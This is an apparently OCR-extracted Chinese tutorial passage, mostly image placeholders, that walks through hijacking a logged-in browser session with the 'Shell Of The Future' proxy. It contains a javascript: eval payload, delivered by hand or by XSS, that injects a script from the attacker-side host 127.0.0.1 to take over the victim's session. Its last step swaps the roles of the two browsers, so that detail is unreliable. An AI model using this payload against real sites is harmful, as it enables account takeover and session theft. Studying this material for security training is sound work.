

启动 Shell Of The Future，浏览器 A 设置 Shell Of The Future 代理，访问 http://127.0.0.1/sotf.console，进入到会话劫持监听界面；




浏览器 B 打开某已登录网站



浏览器 B 在地址栏输入或 XSS 形式执行 js 脚本：
javascript:eval("s=document.createElement('script');s.src='http://127.0.0.1/e1.js';document.getElementsByTagName('head')[0].appendChild(s)")

劫持成功，浏览器 A 获得浏览器 B 在该网站的 Session 会话



浏览器 B 点击“Hijack Session”，成功用劫持得到的浏览器 A 的登录会话打开该网站